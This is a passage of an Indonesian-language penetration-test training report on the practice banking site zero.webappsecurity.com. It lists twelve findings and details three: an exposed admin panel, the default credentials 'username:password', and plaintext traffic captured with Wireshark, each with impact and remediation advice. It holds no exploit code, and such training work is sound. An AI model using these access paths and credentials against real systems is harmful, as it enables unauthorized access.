REPORT EXAM MERDEKA SIBER

Nama Peserta	:	Asep Saepul Mugni Bastian Jonathan Kristanto Mohammad Avatar Restu Putranto Tiowema Jastin
Kelompok	:	Kelompok 3
BATCH	:	22

RINGKASAN EKSEKUTIF

Berikut adalah ringkasan temuan celah keamanan pada aplikasi Lab Merdeka Siber dengan kategori website sebagai berikut.

No.	Nama Temuan	Object	Severity Level	Status
1	Admin Panel Exposure	Website	**9.1 CRITICAL**	**Open**
2	Use of Common & Exposed Credentials	Website	**9.1 CRITICAL**	**Open**
3	Insecure Transport Layer	Website	**9.1 CRITICAL**	**Open**
4	Sensitive info leakage	Website	**8.2 HIGH**	**Open**
5	Stored XSS in Admin Panel	Website	**8.2 HIGH**	**Open**
6	PII Exposure via Admin Panel	Website	**7.5 HIGH**	**Open**
7	No Rate Limit on Authentication	Website	**7.3 HIGH**	**Open**
8	Input & Database Logic Flaw	Website	**6.5 MEDIUM**	**Open**
9	Insecure Security Token Implementation	Website	**5.3 MEDIUM**	**Open**

10	Transfer Funds Logic Flow	Website	**5.3 MEDIUM**	**Open**
11	Open DNS Resolver Allowing Unrestricted Recursion	Website	**5.3 MEDIUM**	**Open**
12	Outdated JavaScript Library	Website	**4.2 MEDIUM**	**Open**

Note: Kombinasi temuan kritikal memungkinkan pengambilalihan penuh sistem tanpa autentikasi serta manipulasi data finansial. Beberapa temuan membentuk rantai eksploitasi (*exploit chains*); risiko keseluruhan harus dievaluasi secara holistik.

TEMUAN


1. Temuan Domain http://zero.webappsecurity.com/

1.1 [CRITICAL] Broken Access Control – Admin Panel Exposure


Broken Access Control – Admin Panel Exposure	
Severity	**CRITICAL**
CVSS Score 3.1	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N
Deskripsi	Vulnerability ini memberikan semua user akses ke halaman admin yang seharusnya tidak bisa diakses semua orang. Ini memberikan user biasa sebuah *admin level access* dimana user mendapatkan otorisasi admin untuk mengakses dan memodifikasi data. Lokasi halaman admin dapat dengan mudah ditemukan dengan tools directory Brute Force seperti *dirsearch*.
Affected URL	http://zero.webappsecurity.com/admin/*
Dampak	1. **Manipulasi Data**: penyerang dapat mengakses dan memodifikasi data-data sensitif (seperti *currency* dan *users*). 2. **Manipulasi Data Finansial**: Penyerang dapat mengubah tampilan nilai mata uang atau

	informasi finansial lainnya yang dapat menyesatkan pengambilan keputusan bisnis melalui fitur dibalik halaman admin. 3. **Pencurian Data Sensitif**: Data-data sensitif pengguna dapat dilihat penyerang. 4. **Pelanggaran aturan perlindungan data** pribadi seperti GDPR (Uni Eropa) dan PDP (Indonesia). 5. **Hilangnya kepercayaan** pengguna terhadap pemilik website.
Kategori	Website
Rekomendasi	1. **Implementasi autentikasi dan otorisasi** untuk akses admin a. **Wajib Login:** Pastikan setiap *request* ke direktori admin memiliki sesi aktif. Gunakan Middleware atau filter untuk mengecek. b. **Role-Based Access Control (RBAC):** Setelah dipastikan login, sistem harus memeriksa *role* user. *Role* harus "Admin". Jangan hanya mengecek apakah mereka "User" biasa. 2. **Implementasi IP Whitelisting**: Hanya mengizinkan IP kantor untuk mengakses direktori admin. Gunakan VPN untuk akses dari luar kantor.


	3. ***Security by Obscurity***: Ganti path direktori admin seperti */superuser/administrators* guna mengelabui Brute Force direktori. 4. ***Multi Factor Authentication (MFA)***: Setiap upaya mengakses admin wajib menggunakan MFA agar tidak mudah ditembus penyerang. 5. ***Rate Limit & WAF***: Blokir upaya Directory Brute Force dengan tools seperti Fail2Ban, dan WAF untuk memblokir upaya scanning. 6. ***Logging***: Pastikan untuk mencatat setiap detail (login berhasil/gagal, timestamp, user-agent) untuk audit forensik jika terjadi kebocoran sesuai dengan UU PDP.
Referensi	https://owasp.org/Top10/2025/A01_2025-Broken_Access_Control/ https://cwe.mitre.org/data/definitions/306.html
Bukti Temuan	



Pada aplikasi terdapat sebuah direktori */admin/* yang dapat diakses tanpa memerlukan apapun



Halaman *Currency* dapat diakses dengan bebas dan ada pilihan untuk "Add Currency"



Hasil penambahan "BTC - Panama - BitcoinFree"

Status: OPEN


1.2 [CRITICAL] Authentication Failures - Use of Common & Exposed Credentials

Authentication Failures - Use of Common & Exposed Credentials	
Severity	**CRITICAL**
CVSS Score 3.1	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N
Deskripsi	Ditemukan penggunaan kredensial yang sangat lemah dan umum (username:password) yang memungkinkan akses tanpa otorisasi. Selain itu, ditemukan informasi login disimpan atau dituliskan di lokasi yang tidak aman sehingga dapat dibaca oleh pihak mana pun melalui teknik pengintaian sederhana.
Affected URL	http://zero.webappsecurity.com/login.html
Dampak	1. **Full Account Takeover**: Penyerang dapat mengambil alih akun secara penuh dan bertindak atas nama pemilik akun yang sah. 2. **Manipulasi Data Sensitif:** Penyerang memiliki kemampuan untuk membaca, mengubah, hingga menghapus data finansial atau informasi pribadi (PII) yang ada di dalam aplikasi. 3. **Pelanggaran Kepatuhan (UU PDP):** Kebocoran ini secara langsung melanggar **UU No. 27 Tahun 2022**

	(Perlindungan Data Pribadi) yang mewajibkan keamanan data selama pemrosesan dan penyimpanan, yang dapat berujung pada sanksi pidana dan denda administratif bagi perusahaan.
Kategori	Website
Rekomendasi	1. ***Password Policy***: Website harus mewajibkan usernya membuat password yang kuat (panjang 12-20 karakter, mencampur angka, huruf besar dan kecil) 2. ***Multi Factor Authentication (MFA)***: Wajibkan user untuk memasang MFA untuk mencegah penyerang masuk dengan kredensial tercuri. Ini sangat penting terutama untuk aplikasi banking. 3. ***Anti-Brute Force Mechanism***: Kunci akun setelah 5 kali gagal percobaan login, serta tampilkan CAPTCHA jika user beberapa kali gagal login untuk memastikan yang login adalah manusia. 4. ***Cleanup Credentials***: Hapus semua kredensial yang tertulis secara manual di file publik atau komentar kode.
Referensi	https://owasp.org/Top10/2025/A07_2025-Authentication_Failures/

Bukti Temuan

Pada */login.html*, username dan password menggunakan credential "*username:password*" yang dibocorkan saat hover ke tanda tanya.



Status: OPEN


1.3 [CRITICAL] Cryptographic Failures - Insecure Transport Layer

Cryptographic Failures - Insecure Transport Layer	
Severity	**CRITICAL**
CVSS Score 3.1	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N
Deskripsi	Aplikasi web berkomunikasi melalui jaringan transport layer yang tidak aman. Penggunaan protokol HTTP yang tidak terenkripsi, SSLv2 yang sudah *deprecated*, dan penggunaan token pada URL. Kurangnya keamanan lapisan transport ini memungkinkan penyerang di jaringan yang sama untuk mengendus semua traffic antara pengguna dan server melalui wireshark. Selama pengujian, diamati bahwa data sensitif, termasuk kredensial login dan pengidentifikasi sesi (*cookie*), ditransmisikan dalam bentuk teks biasa tanpa enkripsi atau perlindungan apa pun.
Affected URL	• http://zero.webappsecurity.com/login.html • http://zero.webappsecurity.com/signin.html


	• http://zero.webappsecurity.com/auth/accept-certs.html?user_token=xxxxxxxx-xxxx-xxxx-xxxx-xxxxxxxxxxxx
Dampak	1. ***Man-in-the-middle (MITM)***: Penyerang mampu melihat (***Eavesdropping***), mencegat dan mengubah (***Data tampering***) data saat transit, merusak *confidentiality* dan *integrity* dari komunikasi antara klien dan server. 2. **Pengambilalihan Akun (*Account Takeover*)**: Penyerang dapat masuk ke akun user dengan username dan password yang bocor. 3. ***Session Hijacking***: Penyerang dapat mencuri session cookie user yang login. 4. ***Encryption downgrade***: Penyerang bisa memaksa klien untuk menggunakan enkripsi lemah (atau tetap menggunakan HTTP) untuk mempermudah penyerang dalam mencuri data. 5. ***DROWN attack***: Ada kemungkinan penyerang dapat mendekripsi data ciphertext TLS dengan memanfaatkan oracle padding Bleichenbacher RSA (cve-2016-0800). 6. ***Trust Issue***: Menampilkan pesan "Secure Connection Failed" menunjukkan kesan aplikasi tidak aman dan tidak dikelola dengan baik.

Kategori	Website
Rekomendasi	1. **Migrasi Penuh ke HTTPS/TLS**: Terapkan sertifikat SSL/TLS yang valid dari Certificate Authority (CA) terpercaya. 2. ***Disable SSLv2 (and SSLv3)***: Hanya gunakan TLS v1.2 atau v1.3, nonaktifkan support untuk SSLv3 kebawah. 3. **Implementasi *HTTP Strict Transport Security (HSTS)***: Header *Strict-Transport-Security* dipakai untuk memaksa browser pengguna hanya berkomunikasi melalui HTTPS, bahkan jika pengguna secara manual mengetikkan "*http://*" 4. **Amankan Cookie**: Gunakan Atribut *Secure* untuk memastikan cookie hanya akan dikirimkan melalui koneksi terenkripsi (HTTPS). 5. **Update software**: Pastikan software OpenSSL atau library SSL/TLS lainnya support TLS v1.2 atau keatas sesuai dengan versi yang digunakan. 6. ***Remove insecure ciphers***: Hapus support untuk cipher lemah seperti RC4 dan MD5, gunakan cipher kuat seperti AES dan SHA.


	7. **Hentikan Pengiriman Token via URL**: Gunakan *Secure HTTP-Only Cookies* untuk mengirimkan token.
Referensi	https://owasp.org/Top10/2025/A04_2025-Cryptographic_Failures/ https://isc.sans.edu/diary/29908 https://nvd.nist.gov/vuln/detail/cve-2016-0800 https://brighthart007.medium.com/mitigating-sslv2-and-sslv3-protocol-detection-vulnerabilities-remediation-strategies-for-enhanced-e126e808943f
Bukti Temuan	
POC dilakukan dengan 2 mesin: Kali Linux (sebagai penyerang) dan Parrot OS (sebagai user atau korban dengan IP: x.x.x.129). User mengakses website zero.webappsecurity.com, tetapi Kali Linux di network yang sama menggunakan wireshark untuk mengamati aliran traffic di network.	




Traffic dari user ke target website (54.82.22.214) dapat dilihat penuh dengan menggunakan wireshark.




User mencoba login ke dalam website menggunakan kredensial yang ada.



